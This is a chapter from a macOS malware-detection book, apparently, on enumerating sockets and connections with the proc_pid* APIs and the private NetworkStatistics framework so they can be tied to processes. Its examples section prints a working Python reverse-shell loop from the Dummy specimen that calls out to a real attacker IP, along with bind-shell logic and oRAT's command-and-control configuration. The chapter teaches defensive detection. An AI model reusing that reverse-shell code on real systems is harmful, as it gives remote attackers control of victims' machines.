
4
NETWORK STATE AND STATISTICS



Most Mac malware specimens make extensive use of the network for tasks such as exfiltrating data, downloading additional payloads, or communicating with command-and-control servers. If you can observe these unauthorized network events, you can turn them into a powerful detection heuristic. In this chapter, I'll show you exactly how to create a snapshot of network activity, such as established connections and listening sockets, and tie each event to the process responsible for it. This information should play a vital role in any malware detection system, as it can detect even previously unknown malware.

I'll concentrate on two approaches to enumerating network information: the `proc_pid*` APIs and the APIs found in the private *NetworkStatistics* framework. You can find complete code for both approaches in the Chapter 4 folder in this book's GitHub repository.

Host-Based vs. Network-Centric Collection

Generally, network information is captured either on the host or externally, at the network level (for example, via network security appliances). Though there are pros and cons to both approaches, this chapter focuses on the former. For malware detection, I prefer the host-based approach, as it can reliably identify the specific process responsible for observed network events.

It's hard to overstate the value of being able to tie a network event to a process. This link allows you to closely inspect the process accessing the network and apply other heuristics to it to determine whether it might be malicious. For example, a persistently installed, non-notarized binary accessing the network may indeed be malware. Identifying the responsible process can also help uncover malware trying to masquerade its traffic as legitimate; a standard HTTP/S request originating from a signed and notarized browser is probably benign, while the same request associated with an unrecognized process is definitely worth examining more closely.

Another advantage of collecting networking information at the host level is that network traffic is usually encrypted, and a host-based approach can often avoid the complexities of network-level encryption, which gets applied later. You'll see this benefit in Chapter 7, which covers host-based approaches for continuously monitoring networking traffic.

Malicious Networking Activity

Of course, the fact that a program accesses the network doesn't mean it is malware. Most legitimate software on your computer likely uses the network. Still, certain types of network activity are more common in malware than in legitimate software. Here are a few examples of network activity that you should examine more closely:

Listening sockets open to any remote connection Malware may expose remote access by connecting a local shell to a socket that listens for connections from an external interface.

Beacon requests that occur at regular intervals Implants and other persistent malware may regularly check in with their command-and-control servers.

Large amounts of uploaded data Malware often exfiltrates data from an infected system.

Let's consider some examples of malware and their network interactions. We'll start with a specimen known as Dummy (named so by yours truly, as it's rather simple minded). The malware creates an interactive shell that gives a remote attacker the ability to execute arbitrary commands on the infected host. Specifically, it persistently executes the following bash script containing Python code (which I've formatted to improve readability):

```
#!/bin/bash
while :
do
    python -c
        'import socket,subprocess,os;
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM);
        s.connect(("185.243.115.230",1337));
        os.dup2(s.fileno(),0);
        os.dup2(s.fileno(),1);
        os.dup2(s.fileno(),2);
        p=subprocess.call(["/bin/sh","-i"]);'
    sleep 5
done
```


This code connects to the attacker's server, found at 185.243.115.230 on port 1337. It then duplicates the standard in (stdin), out (stdout), and error (stderr) streams (whose file descriptors are 0, 1, and 2, respectively) to the connected socket. Lastly, it executes */bin/sh* with the `-i` flag to complete the setup of an interactive reverse shell. If you enumerated network connections on the infected host (for example, using the macOS `lsof` utility, which lists open file descriptors from all processes), you would see a connection belonging to this Python-based shell:

```
% lsof -nP | grep 1337 | grep -i python
Python   ...   TCP   192.168.1.245:63353->185.243.115.230:1337 (ESTABLISHED)
```

Our second example is tied to a suspected Chinese hacker group best known for its Alchimist [*sic*] attack framework.[1] When executed, the malicious code drops a dynamic library named *payload.so*. If we open this library (originally written in Go) in a decompiler, we can see that it contains logic to bind a shell to a listening socket:

```
os.Getenv(..., NOTTY_PORT, 0xa, ...);
strconv.ParseInt(...);
fmt.Sprintf(..., 0.0.0.0, ..., port, ...);
net.Listen("tcp", address);
main.handle_connection(...);
```

It first reads a custom environment variable (`NOTTY_PORT`) to build a network address string of the format *0.0.0.0:port*. If no port is specified, it defaults to 4444. Next, it invokes the `Listen` method from the Go *net* library to create a listening TCP socket. A method named `handle_connection` handles any connection to this socket. Using my network enumeration tool Netiquette (Figure 4-1), you can see the malware's listening socket.[2]



	Protocol	Interface	State	Bytes Up	Bytes Down
loader (pid: 13403) /Users/user/Downloads/loader				0	0
:::4444	TCP		Listen	0	0

Figure 4-1: Netiquette showing the listening socket on port 4444

The astute reader may have noticed that the socket listening on port 4444 is tied to a process named *loader* and not directly to the malicious *payload.so* library. This is because macOS tracks network events at the process level, not at the library level. Unfortunately, the researchers who uncovered the threat didn't obtain the program that hosts the library, so I wrote the *loader* program to load and execute the malicious library for dynamic analysis.

Any code that uses system APIs to enumerate network connections can identify only the process from which the network activity originated. This activity could originate directly from code in the process's main binary or, as is the case here, from one of the libraries loaded in its address space, providing yet another reason why it's worth enumerating and analyzing a process's loaded libraries, as we did in Chapter 1.

Let's consider one last sample. Rather than invoke a shell, the advanced persistent threat (APT) implant oRAT takes the more common approach of establishing a connection to an attacker's command-and-control server. Using this connection, it can receive tasking to execute a wide range of actions that afford the remote attack complete control over the infected host.[3] Rather unusually, it performs all tasking, as well as regular "heartbeat" check-ins, over a single multiplexed persistent connection. We can find the configuration for this connection, such as the protocol and address of the server, embedded directly in the oRAT binary. The information is encrypted, but as the decryption key is embedded in the binary as well, we can easily decrypt or dump it from memory at runtime, as discussed in Chapter 9 of *The Art of Mac Malware*, Volume 1. Here is a snippet of the decrypted configuration containing information about the command-and-control server:

```
{
    ...
    "C2": {
        "Network": "stcp",
        "Address": "darwin.github.wiki:53"
    },
    ...
}
```

In the configuration, the value for the `Network` key controls whether oRAT will communicate over TCP or UDP and whether it will encrypt its network traffic. A value of `stcp` indicates TCP encrypted via Go's Transport Layer Security (TLS) package.[4] The configuration also reveals that the traffic is destined for the command-and-control server at *darwin.github.wiki* and will take place over port 53. Though traffic over this port is traditionally dedicated to DNS, there is nothing stopping malware authors from also making use of it, perhaps to blend in with legitimate DNS traffic or to slip through firewalls that normally allow outgoing traffic on this port.

Once the malware is running, we can readily observe the connection to the attacker's server, either programmatically or manually, via system or third-party networking tools. I'll now focus on the former, showing you how to programmatically enumerate sockets and network connections, provide metadata for each, and identify the process responsible for the network activity.

Capturing the Network State

There are several ways to capture network activity, such as with listening sockets and established connections. One method is to use various `proc_pid*` APIs. This workflow is inspired by Palomino Labs's *get_process_handles* project.[5]

First, we'll invoke the `proc_pidinfo` function with a process ID and the `PROC_PIDLISTFDS` constant to get a list of all file descriptors currently opened by the specified process. We're interested in this list of file descriptors because it will also include sockets. To extract just the sockets, we'll iterate over all the file descriptors, focusing on those whose type is set to `PROX_FDTYPE_SOCKET`.

Certain socket types have names prefixed with `AF`, which stands for *address family*. Some of these sockets (for example, those whose type is `AF_UNIX`) are local, and programs can use them as an interprocess communication (IPC) mechanism. These aren't generally related to malicious activity, so we can ignore them, especially in this context of enumerating network activity. However, for sockets of type `AF_INET` (used for IPv4 connections) or `AF_INET6` (used for IPv6 connections), we can extract information such as their protocol (UDP or TCP), local port, and address. For TCP sockets, we'll also extract their remote port, address, and state (whether it's listening, established, and so on).

Let's walk through code that implements this functionality, which you can find in this chapter's *enumerateNetworkConnections* project.

Retrieving Process File Descriptors

We begin with a call to the `proc_pidinfo` API, passing it a process ID, the `PROC_PIDLISTFDS` flag, and three arguments set to zero to obtain the size needed for the full list of the process's open file descriptors (Listing 4-1). It's common, especially for older C-based APIs such as `proc_pid*`, to call the function first with a `NULL` buffer and zero-byte length to obtain the true length required to store the data. A subsequent call to the same API with a new size and newly allocated buffer will then return the requested data.

```
  #import <libproc.h>
  #import <sys/proc_info.h>

  pid_t pid = <some process id>;

❶ int size = proc_pidinfo(pid, PROC_PIDLISTFDS, 0, NULL, 0);
  struct proc_fdinfo* fdInfo = (struct proc_fdinfo*)malloc(size);

❷ proc_pidinfo(pid, PROC_PIDLISTFDS, 0, fdInfo, size);
  ...
```

Listing 4-1: Obtaining a process's file descriptors

Once we've obtained this necessary size and allocated an appropriate buffer ❶, we reinvoke `proc_pidinfo`, this time with the buffer and its size, to retrieve the process's file descriptors ❷. When the function returns, the provided buffer will contain a list of `proc_fdinfo` structures: one for each of the process's open file descriptors. The header file *sys/proc_info.h* defines these structures as follows:

```
struct proc_fdinfo {
    int32_t   proc_fd;
    uint32_t  proc_fdtype;
};
```

They contain just two members: a file descriptor (`proc_fd`) and the file descriptor type (`proc_fdtype`).

Extracting Network Sockets

With a list of a process's file descriptors, you can now iterate over each to find any sockets (Listing 4-2).

```
for(int i = 0; i < (size/PROC_PIDLISTFD_SIZE); i++) {
    if(PROX_FDTYPE_SOCKET != fdInfo[i].proc_fdtype) {
        continue;
    }
}
```

Listing 4-2: Iterating over a list of file descriptors ignoring non-sockets

As the buffer has been populated with a list of proc_fdinfo structures, the code scopes the iteration by taking the buffer's size and dividing it by the PROC_PIDLISTFD_SIZE constant to obtain the number of items in the array. This constant conveniently holds the proc_fdinfo structure size. Next, the code examines each file descriptor's type by checking the proc_fdtype member of each proc_fdinfo structure. Sockets have a type of PROX_FDTYPE_SOCKET; the code ignores file descriptors of any other type by executing the continue statement, which causes the current iteration of the for loop to terminate prematurely and the next to commence, meaning it will begin processing the next file descriptor.

Obtaining Socket Details

Now, to get detailed information about the sockets, we invoke the proc_pidfdinfo function. It takes five parameters: the process ID, the file descriptor, a value indicating the type of information we're requesting from the file descriptor, an out pointer to a structure, and the structure's size (Listing 4-3).

```
struct socket_fdinfo socketInfo = {0};

proc_pidfdinfo(pid, fdInfo[i].proc_fd,
PROC_PIDFDSOCKETINFO, &socketInfo, PROC_PIDFDSOCKETINFO_SIZE);
```

Listing 4-3: Obtaining information about a socket file descriptor

Because we'll place this code in the for loop iterating over the list of a process's sockets (Listing 4-2), we can reference each socket by indexing into this list: fdInfo[i].proc_fd. The PROC_PIDFDSOCKETINFO constant instructs the API to return socket information, while the PROC_PIDFDSOCKETINFO_SIZE constant contains the size of a socket_fdinfo structure. You can find both in Apple's *sys/proc_info.h* file.

I mentioned that not all sockets are related to network activity. As such, the code focuses only on the networking sockets whose family is either AF_INET or AF_INET6. These sockets are often referred to as Internet Protocol (IP) sockets. We can find a socket's family in the socket_fdinfo structure by examining the soi_family member of its psi member (Listing 4-4).

```
if( (AF_INET != socketInfo.psi.soi_family) && (AF_INET6 != socketInfo.psi.soi_family) )  {
    continue;
}
```

Listing 4-4: Examining a socket's family

Because we execute this code within the for loop, we skip any non-IP socket by executing the continue statement, which advances to the next.

The remainder of the code extracts various information from the socket_fdinfo structure and saves it into a dictionary. You've already seen this family, which should be either AF_INET or AF_INET6 (Listing 4-5).

```
NSMutableDictionary* details = [NSMutableDictionary dictionary];
details[@"family"] = (AF_INET == socketInfo.psi.soi_family) ? @"IPv4" : @"IPv6";
```

Listing 4-5: Extracting a socket's family type

We can find the socket's protocol in the `soi_kind` member of the `psi` structure. (Recall that `psi` is a `socket_info` structure.) It's important to take into account the differences between protocols when extracting information from the socket, because you'll have to reference different structures. For UDP sockets, which have `soi_kind` set to `SOCKINFO_IN`, we use the `pri_in` member of the `soi_proto` structure, whose type is `in_sockinfo`. On the other hand, for TCP sockets (`SOCKINFO_TCP`), we use `pri_tcp`, a `tcp_sockinfo` structure (Listing 4-6).

```
if(SOCKINFO_IN == socketInfo.psi.soi_kind) {
    struct in_sockinfo sockInfo_IN = socketInfo.psi.soi_proto.pri_in;
    // Add code to extract information from the UDP socket.
} else if(SOCKINFO_TCP == socketInfo.psi.soi_kind) {
    struct tcp_sockinfo sockInfo_TCP = socketInfo.psi.soi_proto.pri_tcp;
    // Add code to extract information from the TCP socket.
}
```

Listing 4-6: Extracting UDP or TCP socket structures

Once we've identified the appropriate structure, extracting information such as the local and remote endpoints for the socket is largely the same for either socket type. Even so, UDP sockets generally aren't bound, so information about the remote endpoint won't always be available. Moreover, these sockets are stateless, whereas TCP sockets will have a state.

Let's now look at the code to extract information of interest from a TCP socket, starting with both the local and remote ports (Listing 4-7).

```
} else if(SOCKINFO_TCP == socketInfo.psi.soi_kind) {
    struct tcp_sockinfo sockInfo_TCP = socketInfo.psi.soi_proto.pri_tcp;
    details[@"protocol"] = @"TCP";

    details[@"localPort"] =
    [NSNumber numberWithUnsignedShort:ntohs(sockInfo_TCP.tcpsi_ini.insi_lport)]; ❶

    details[@"remotePort"] =
    [NSNumber numberWithUnsignedShort:ntohs(sockInfo_TCP.tcpsi_ini.insi_fport)]; ❷
    ...
}
```

Listing 4-7: Extracting the local and remote ports from a TCP socket

We can find the local and remote ports in the `insi_lport` ❶ and `insi_fport` ❷ members of the `tcpsi_ini` structure, itself an `in_sockinfo` structure. As these ports are stored in network-byte ordering, we convert them to host-byte ordering with the `ntohs` API.

Next, we retrieve the local and remote addresses from the same `tcpsi_ini` structure. Which structure members we access depends on whether the addresses are IPv4 or IPv6. In Listing 4-8, we extract IPv4 (`AF_INET`) addresses.

```
#import <arpa/inet.h>

if(AF_INET == socketInfo.psi.soi_family) {
    char source[INET_ADDRSTRLEN] = {0};
    char destination[INET_ADDRSTRLEN] = {0};

    inet_ntop(AF_INET,
    &(sockInfo_TCP.tcpsi_ini.insi_laddr.ina_46.i46a_addr4), source, sizeof(source)); ❶

    inet_ntop(AF_INET, &(sockInfo_TCP.tcpsi_ini.insi_faddr.ina_46.i46a_addr4),
    destination, sizeof(destination)); ❷
}
```

Listing 4-8: Extracting local and remote IPv4 addresses

As shown in the code, we invoke the `inet_ntop` function to convert the IP addresses to human-readable strings. The local address is in the `insi_laddr` member ❶, while the remote address is in `insi_faddr` ❷. The addresses specify their maximum length using the `INET_ADDRSTRLEN` constant, which also accounts for a `NULL` terminator.

For IPv6 (`AF_INET6`) sockets, we use the `inet_ntop` function once again but pass it an `in6_addr` structure (named `ina_6` in the `in_sockinfo` structure). Also note that the output buffers should be of size `INET6_ADDRSTRLEN` (Listing 4-9).

```
if(AF_INET6 == socketInfo.psi.soi_family) {
    char source[INET6_ADDRSTRLEN] = {0};
    char destination[INET6_ADDRSTRLEN] = {0};

    inet_ntop(AF_INET6,
    &(sockInfo_IN.insi_laddr.ina_6), source, sizeof(source));

    inet_ntop(AF_INET6,
    &(sockInfo_IN.insi_faddr.ina_6), destination, sizeof(destination));
}
```

Listing 4-9: Extracting local and remote IPv6 addresses

Finally, we can find the state of the TCP connection (whether it's closed, listening, established, and so on) in the `tcpsi_state` member of the `tcp_sockinfo` structure. The *sys/proc_info.h* header file defines the possible states as follows:

```
#define TSI_S_CLOSED          0      /* closed */
#define TSI_S_LISTEN          1      /* listening for connection */
#define TSI_S_SYN_SENT        2      /* active, have sent syn */
#define TSI_S_SYN_RECEIVED    3      /* have sent and received syn */
#define TSI_S_ESTABLISHED     4      /* established */
...
```

In Listing 4-10, we convert a subset of these numeric values to human-readable strings with a simple `switch` statement.

```
switch(sockInfo_TCP.tcpsi_state) {
    case TSI_S_CLOSED:
        details[@"state"] = @"CLOSED";
        break;

    case TSI_S_LISTEN:
        details[@"state"] = @"LISTEN";
        break;

    case TSI_S_ESTABLISHED:
        details[@"state"] = @"ESTABLISHED";
        break;
    ...
}
```

Listing 4-10: Converting TCP states (`tcpsi_state`) to human-readable strings

Now, what if you wanted to resolve the destination IP address to a domain? One option is to use the `getaddrinfo` API, which can accomplish this synchronously. This function will reach out to DNS servers to map the IP address to a domain, so you may want to perform this operation in a separate thread or use its asynchronous version, `getaddrinfo_a`. Listing 4-11 shows a simple helper function that accepts an IP address as a `char*` string and then attempts to resolve it to a domain and return it as a string object.

```
#import <netdb.h>
#import <sys/socket.h>

NSString* hostForAddress(char* address) {
    struct addrinfo* results = NULL;
    char hostname[NI_MAXHOST] = {0};
    NSString* resolvedName = nil;
  ❶ if(0 == getaddrinfo(address, NULL, NULL, &results)) {
      ❷ for(struct addrinfo* r = results; r != NULL; r = r->ai_next) {
            if(0 == getnameinfo(r->ai_addr, r->ai_addrlen,
              ❸ hostname, sizeof(hostname), NULL, 0, 0)) {
                resolvedName = [NSString stringWithUTF8String:hostname];
                break;
            }
        }
    }
    if(NULL != results) {
        freeaddrinfo(results);
    }

    return resolvedName;
}
```

Listing 4-11: Resolving an address to a domain

IP addresses can resolve to multiple hostnames or none at all. The latter case is common in malware that includes a hardcoded IP address for its remote server, which may not have a domain name entry.

The IP address-to-host resolution code first invokes the `getaddrinfo` function with the passed-in IP address ❶. If this call succeeds, it allocates and initializes a list of structures of type `addrinfo` for the specified address, as there may be multiple responses. The code then begins iterating over this list ❷, invoking the `getnameinfo` function on the `addrinfo` structures ❸. If the `getnameinfo` function succeeds, the code converts the name to a string object and exits the loop, though it could also keep iterating to build up a list of all resolved names.

Running the Tool

Let's compile and run the network enumeration code, found in the *enumerate NetworkConnections* project, on a system that is infected with Dummy. The code looks at only one process at a time, so we specify the process ID (96202) belonging to the instance of Dummy's Python script as an argument:

```
% ./enumerateNetworkConnections 96202
Socket details: {
    family = "IPv4";
    protocol = "TCP";
    localPort = 63353;
    localIP = "192.168.1.245";
    remotePort = 1337;
    remoteIP = "185.243.115.230";
    resolved = "pttr2.qrizi.com";
    state = "ESTABLISHED";
}
```

As expected, the tool is able to enumerate Dummy's connection to the attacker's command-and-control server. Specifically, it shows the information about both the local and remote endpoints of the connection, as well as the connection's family, protocol, and state.

To improve this code in production, you would likely want to enumerate all network connections, not only those for the single process a user specified. You could easily extend the code to first retrieve a list of running processes and then iterate through this list to enumerate each process's network connections. Recall that in Chapter 1 I showed how to retrieve a list of process IDs.

Enumerating Network Connections

I noted that one minor downside to using the `proc_pid*` APIs is that they are process specific. That is to say they don't return information about system-wide network activity. Although we could easily iterate over each process to get a broader look at the system's network activity, the private *NetworkStatistics* framework provides a more efficient way to accomplish this task. It also offers statistics about each connection, which can help us detect malware specimens (for example, those that exfiltrate large amounts of data from an infected system).

In this section, we'll use this framework to take a one-time snapshot of global network activity, and in Chapter 7, we'll leverage it to continually receive updates about network activity as it occurs.

The *NetworkStatistics* framework underlies a relatively unknown networking utility that macOS ships with: `nettop`. When executed from the terminal, `nettop` displays system-wide network activity grouped by process. Here is the abridged output from `nettop` when run on my Mac:

```
% nettop
launchd.1
    tcp6 *.49152<->*.*
        Listen

timed.352
    udp4 192.168.1.245:123<->usscz2-ntp-001.aaplimg.com:123

WhatsApp Helper.1186
    tcp6 2603:800c:2800:641::cc.54413<->whatsapp-cdn6-shv-01-lax3.fbcdn.net.443   Established

com.apple.WebKi.78285
tcp6 2603:800c:2800:641::cc.54863<->lax17s49-in-x0a.1e100.net.443  Established
tcp4 192.168.1.245:54810<->104.244.42.66:443   Established
tcp4 192.168.1.245:54805<->104.244.42.129:443  Established

Signal Helper (.8431
tcp4 192.168.1.245:54874<->ac88393aca5853df7.awsglobalaccelerator.com:443    Established
tcp4 192.168.1.245:54415<->ac88393aca5853df7.awsglobalaccelerator.com:443    Established
```


We can use `otool` to see that `nettop` leverages the *NetworkStatistics* framework. In older versions of macOS, you'll find this framework in */System/Library/PrivateFrameworks/*, while on newer versions, it's stored in the *dyld* shared cache:

```
% otool -L /usr/bin/nettop
/usr/bin/nettop:
  /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
  /usr/lib/libncurses.dylib
  /System/Library/PrivateFrameworks/NetworkStatistics.framework/Versions/A/NetworkStatistics
  /usr/lib/libSystem.B.dylib
```

Let's programmatically enumerate system-wide network activity using this framework, which can provide us with network statistic objects representing listening sockets, network connections, and more. The macOS guru Jonathan Levin first documented this approach in his `netbottom` command line tool.[6] The code presented in this section, and in this chapter's *enumerateNetworkStatistics* project, is directly inspired by his project.

Linking to NetworkStatistics

Any program that leverages a framework must either be linked in at compile time or dynamically loaded at runtime. In Xcode, you can add a framework to the Link Binary with Libraries list under Build Phases (Figure 4-2).



Name	Embed
NetworkStatistics.framework	Do Not Embed

Figure 4-2: Linking to the NetworkStatistics *framework*

Because the *NetworkStatistics* framework is private, there is no publicly available header file, so you'll have to manually define its APIs and constants. For example, you can create an instance of a network statistic manager using the `NStatManagerCreate` API, but you must first define this API, as shown in Listing 4-12.

```
NStatManagerRef NStatManagerCreate(
const struct __CFAllocator*, dispatch_queue_t, void (^)(void*, int));
```

Listing 4-12: A function definition for the private `NStatManagerCreate` API

Similarly, you must define all constants, such as the keys in the dictionary that describe each network statistic object. For example, Listing 4-13 shows how you would define `kNStatSrcKeyPID`, the key that holds the ID of the process responsible for the network connection in question.

```
extern CFStringRef kNStatSrcKeyPID;
```

Listing 4-13: A definition of the private `kNStatSrcKeyPID` constant

See this chapter's *enumerateNetworkStatistics* project's header file for all function and constant definitions.

Creating Network Statistic Managers

Now that we've linked to the *NetworkStatistics* framework and defined the necessary APIs and constants, it's time to write some code. In Listing 4-14, we create a network statistic manager via the `NStatManagerCreate` API. This manager is an opaque object required for subsequent *NetworkStatistics* API calls.

As its first parameter, NStatManagerCreate API takes a memory allocator. Here, we use the default allocator, kCFAllocatorDefault. The second parameter is a dispatch queue, where we'll execute the callback block specified in the third argument. I recommend using a custom dispatch queue rather than the main thread's dispatch queue to avoid overusing, and potentially blocking, the main thread.

```
❶ dispatch_queue_t queue = dispatch_queue_create("queue", NULL);

  NStatManagerRef manager = NStatManagerCreate(kCFAllocatorDefault, queue,
❷ ^(NStatSourceRef source, int unknown) {
      // Add code here to complete the implementation.
  });
```

Listing 4-14: Initializing a network statistic manager

After we initialize the dispatch queue ❶, we invoke NStatManagerCreate to create a manager object. The last parameter for this API is a callback block that the framework will invoke during a query. It takes two arguments: an NStatSourceRef object representing a network statistic and an integer whose meaning is unknown (but that also doesn't appear relevant to our code) ❷. In the next section, I'll explain how to extract network information of interest when the framework invokes this callback.

Defining Callback Logic

The framework will invoke the NStatManagerCreate callback block automatically when we kick off a query using the NStatManagerQueryAllSourcesDescriptions API, which is discussed shortly. To extract information from each network statistic object passed into the callback block, we invoke the NStatSourceSetDescriptionBlock API to specify yet another callback block. Here is this function's definition:

```
void NStatSourceSetDescriptionBlock(NStatSourceRef arg, void (^)(NSMutableDictionary*));
```

We call this function with the NStatSourceRef object and a callback block, which the framework will invoke asynchronously with a dictionary containing information about the network statistic object (Listing 4-15).

```
NStatManagerRef = NStatManagerCreate(kCFAllocatorDefault, queue,
^(NStatSourceRef source, int unknown) {
    NStatSourceSetDescriptionBlock(source, ^(NSMutableDictionary* description) {
        printf("%s\n", description.description.UTF8String);
    });
});
```

Listing 4-15: Setting a description callback block

As it stands, the code won't perform any operation until we start a query. Once we've started a query, it will invoke this block; for now, we simply print out the dictionary that describes the network statistic object.

Starting Queries

Before starting a query, we must tell the framework what network statistics we're interested in. For statistics on all TCP and UDP network sockets and connections, we invoke the `NStatManagerAddAllTCP` and `NStatManagerAddAllUDP` functions, respectively. As you can see in Listing 4-16, both take a network statistic manager (which we've previously created) as their only argument.

```
NStatManagerAddAllTCP(manager);
NStatManagerAddAllUDP(manager);
```

Listing 4-16: Querying for statistics about TCP and UDP network events

Now we can kick off the query via the `NStatManagerQueryAllSourcesDescriptions` function (Listing 4-17).

```
dispatch_semaphore_t semaphore = dispatch_semaphore_create(0);

❶ NStatManagerQueryAllSourcesDescriptions(manager, ^{
    ❷ dispatch_semaphore_signal(semaphore);
  });

❸ dispatch_semaphore_wait(semaphore, DISPATCH_TIME_FOREVER);
❹ NStatManagerDestroy(manager);
```

Listing 4-17: Querying all network sources

Once we invoke the `NStatManagerQueryAllSourcesDescriptions` function ❶, the network statistic query will begin, invoking the callback block we set for each network statistic object to provide a comprehensive snapshot of the current state of the network.

The `NStatManagerQueryAllSourcesDescriptions` function takes the network statistic manager and yet another callback block to invoke when the network query completes. In this implementation, we're interested in a one-time snapshot of the network, so we signal a semaphore ❷ on which the main thread is waiting ❸. When the query completes, we clean up the network statistic manager using the `NStatManagerDestroy` function ❹.

Running the Tool

If we compile and run this code, it will enumerate all network connections and listening sockets, including Dummy's remote shell connection:

```
% ./enumerateNetworkStatistics
...
{
    TCPState = Established;
    ...
    ifWiFi = 1;
    interface = 12;
    localAddress = {length = 16, bytes = 0x1002c7f9c0a801f50000000000000000};
    processID = 96202;
    processName = Python;
    provider = TCP;
    ...
    remoteAddress = {length = 16, bytes = 0x10020539b9f373e60000000000000000};
    ...
}
```

The local address (`kNStatSrcKeyLocal`) and remote address (`kNStatSrcKeyRemote`) are stored in `NSData` objects, which contain `sockaddr_in` or `sockaddr_in6` structures. If you want to convert them into printable strings, you'll need to invoke routines such as `inet_ntop`. Listing 4-18 shows the code to do this.

```
NSString* convertAddress(NSData* data) {
    in_port_t port = 0;
    char address[INET6_ADDRSTRLEN] = {0};

    struct sockaddr_in* ipv4 = NULL;
    struct sockaddr_in6* ipv6 = NULL;

    if(AF_INET == ((struct sockaddr*)data.bytes)->sa_family) { ❶
        ipv4 = (struct sockaddr_in*)data.bytes;
        port = ntohs(ipv4->sin_port);
        inet_ntop(AF_INET, (const void*)&ipv4->sin_addr, address, INET_ADDRSTRLEN);
    } else if (AF_INET6 == ((struct sockaddr*)data.bytes)->sa_family) { ❷
        ipv6 = (struct sockaddr_in6*)data.bytes;
        port = ntohs(ipv6->sin6_port);
        inet_ntop(AF_INET6, (const void*)&ipv6->sin6_addr, address, INET6_ADDRSTRLEN);
    }

    return [NSString stringWithFormat:@"%s:%hu", address, port];
}
...

NStatManagerRef = NStatManagerCreate(kCFAllocatorDefault, queue,
^(NStatSourceRef source, int unknown) {
    NStatSourceSetDescriptionBlock(source, ^(NSMutableDictionary* description) {
        NSData* source = description[(__bridge NSString*)kNStatSrcKeyLocal];
        NSData* destination = description[(__bridge NSString*)kNStatSrcKeyRemote];

        printf("%s\n", description.description.UTF8String);
        printf("%s -> %s\n",
        convertAddress(source).UTF8String, convertAddress(destination).UTF8String); ❸
    });
});
```

Listing 4-18: Converting a data object into a human-readable address and port

This simple helper function accepts a network statistic address and then extracts and formats the port and IP address for both IPv4 ❶ and IPv6 addresses ❷. Here, it prints out both the source and destination endpoints ❸ to provide more readable output. As an example, the following output displays statistics about Dummy's reverse shell:

```
% ./enumerateNetworkStatistics
...
{
    TCPState = Established;
    ...
    ifWiFi = 1;
    interface = 12;
    localAddress = 192.168.1.245:63353
    processID = 96202;
    processName = Python;
    provider = TCP;
    ...
    remoteAddress = 185.243.115.230:1337
    ...
}
```

Although not shown in this abridged output, the network statistic dictionary also contains `kNStatSrcKeyTxBytes` and `kNStatSrcKeyRxBytes` keys, which hold the number of bytes uploaded and downloaded, respectively. Listing 4-19 shows how one might programmatically extract these traffic statistics as unsigned long integers.

```
NStatSourceSetDescriptionBlock(source, ^(NSMutableDictionary* description) {
    unsigned long bytesUp =
    [description[(__bridge NSString *)kNStatSrcKeyTxBytes] unsignedLongValue];

    unsigned long bytesDown =
    [description[(__bridge NSString *)kNStatSrcKeyRxBytes] unsignedLongValue];
    ...
});
```

Listing 4-19: Extracting traffic statistics

This data can help us gain insight into traffic trends. For example, a connection with a large number of uploaded bytes tied to an unknown process may reveal malware exfiltrating a large amount of data to a remote server.

Conclusion

The majority of malware interacts with the network, providing us with the opportunity to build powerful heuristics. In this chapter, I presented two methods of programmatically enumerating the state of a network and then associating this state with the responsible processes. The ability to identify the process responsible for a listening socket or established connection is essential for accurately detecting malware and is one of the main advantages of host-based approaches over network-centric ones.

So far, we've built heuristics based on information gleaned from processes (in Chapter 1), binaries (in Chapter 2), code signing (in Chapter 3), and the network (in this chapter). But the operating system provides other sources of detection as well. In the next chapter, you'll dive into the detection of persistence techniques.

Notes

1. Patrick Wardle, "The Mac Malware of 2022," Objective-See, January 1, 2023, *https://objective-see.org/blog/blog_0x71.html#-insekt.*
2. See *https://objective-see.org/products/netiquette.html.*
3. Patrick Wardle, "Making oRAT Go," paper presented at Objective by the Sea v5, Spain, October 7, 2022, *https://objectivebythesea.org/v5/talks/OBTS_v5_pWardle.pdf.*
4. Daniel Lunghi and Jaromir Horejsi, "New APT Group Earth Berberoka Targets Gambling Websites with Old and New Malware," TrendMicro, April 27, 2022, *https://www.trendmicro.com/en_ph/research/22/d/new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html.*
5. See *https://github.com/palominolabs/get_process_handles.*
6. See *http://newosxbook.com/src.jl?tree=listings&file=netbottom.c.*